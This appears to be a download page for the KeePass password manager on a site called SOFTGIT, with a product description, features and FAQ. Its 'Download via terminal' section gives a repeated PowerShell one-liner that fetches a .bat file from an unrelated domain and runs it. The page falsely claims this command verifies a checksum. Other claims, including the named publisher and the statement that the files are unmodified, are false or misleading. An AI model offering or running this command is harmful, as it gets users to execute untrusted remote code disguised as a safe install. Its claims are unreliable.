

KeePass
by Pavel Rzehák and contributors
- Version
- 2.61.1
- Size
- 7.1 MB
- Updated
- Publisher
- Pavel Rzehák and contributors
- Category
- Security
- Files
- 1
KeePass screenshots






About KeePass
KeePass Password Safe is a free, open-source password manager that stores all your logins in a single, strongly encrypted database file. Instead of reusing a handful of passwords, you keep one master password (or key file) to unlock the database and let KeePass generate and remember long, unique passwords for every account. It is best known on Windows, with community ports and compatible apps covering macOS, Linux, Android and iOS.
Because the database is just an encrypted file, you decide where it lives. You can keep it purely local, or place it in a folder you already sync between devices, which gives cloud convenience without handing your secrets to a third-party service. The encryption uses well-regarded algorithms, and the master key can be strengthened with a key file or a Windows user-account tie-in for extra protection.
KeePass organises entries into groups, supports attachments and notes, and includes a secure password generator with configurable rules. Auto-Type can fill credentials into other applications and websites by simulating keystrokes, and a large collection of community plugins and browser-integration tools extends what it can do. The file format is compatible with many third-party clients, so you are not locked into one app.
The trade-off for this control and transparency is that KeePass is less polished than some commercial managers, and features like browser autofill or syncing often rely on plugins or companion apps rather than being seamless. For users who prioritise open-source security and keeping data in their own hands, that trade-off is usually worth it.
Key features
- Single strongly encrypted database file
- Master password plus optional key file
- Secure, configurable password generator
- Auto-Type for filling credentials anywhere
- Extensive plugins and compatible third-party apps
Pros
- Free, open source and transparent
- You keep full control of your data
- Flexible, self-managed syncing
Cons
- Less polished than commercial managers
- Browser and sync convenience relies on add-ons
System requirements
Windows for the main application; compatible apps cover macOS, Linux, Android and iOS. The database file itself is small and portable.
Tips
- Back up your database file regularly, since only you hold it
- Consider adding a key file to your master password for stronger protection
Description from the publisher
A lightweight and easy-to-use password manager
KeePass Password Safe is a free, open source, lightweight, and easy-to-use password manager for Windows, Linux and Mac OS X, with ports for Android, iPhone/iPad and other mobile devices. With so many passwords to remember and the need to vary passwords to protect your valuable data, it’s nice to have KeePass to manage your passwords in a secure way. KeePass puts all your passwords in a highly encrypted database and locks them with one master key or a key file. As a result, you only have to remember one single master password or select the key file to unlock the whole database. And the databases are encrypted using the best and most secure encryption algorithms currently known, AES and Twofish. See our features page for details.
At a glance
KeePass is a open source security app published by Pavel Rzehák and contributors (keepass.info). A lightweight and easy-to-use password manager
SOFTGIT offers 1 file for KeePass covering Windows, macOS, Linux, WINE, 7.1 MB in total. The version listed is v2.61.1, last updated on May 1, 2026.
KeePass belongs to the Security category, alongside WinSCP, Safe Exam Browser, Process Hacker. Browse related apps below to compare alternatives.
Download KeePass v2.61.1
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/keepass. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
KeePass system requirements
- Operating system
- WINE, Linux, Windows, macOS
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C#, C++
- Download size
- 2.8 MB (KeePass-2.61.1.zip)
- Project page
- sourceforge.net/projects/keepass
KeePass FAQ
Is KeePass free?
Yes. KeePass is free and open source, with no subscription.
Where is my KeePass data stored?
In a single encrypted database file that you control. You can keep it local or sync it yourself using any file-sync method.
Can I use KeePass on my phone?
Yes. While the main app is Windows-focused, compatible apps and ports open the same database format on Android, iOS, macOS and Linux.
What is Auto-Type?
Auto-Type lets KeePass fill your username and password into other programs and websites by simulating keystrokes, as an alternative to a browser extension.
How secure is KeePass?
It uses strong, well-reviewed encryption, and you can further harden the database with a key file in addition to your master password.
Is KeePass free and open source?
KeePass is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does KeePass support?
SourceForge lists WINE, Linux, Windows, macOS for KeePass.
Where does the KeePass download come from?
The Download button takes you to the official SourceForge download for KeePass (sourceforge.net/projects/keepass). SOFTGIT does not modify or re-host the file.
What is KeePass written in?
SourceForge lists C#, C++.
Is KeePass free to download?
Yes. KeePass is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download KeePass?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is KeePass safe to install?
Files are published as received from Pavel Rzehák and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does KeePass support?
The files listed here target Windows, macOS, Linux, WINE.
How big is the KeePass download?
The file is 7.1 MB.
Provenance
- Publisher
- Pavel Rzehák and contributors
- Source
- keepass.info
- Last check
- 6 months ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/keepass


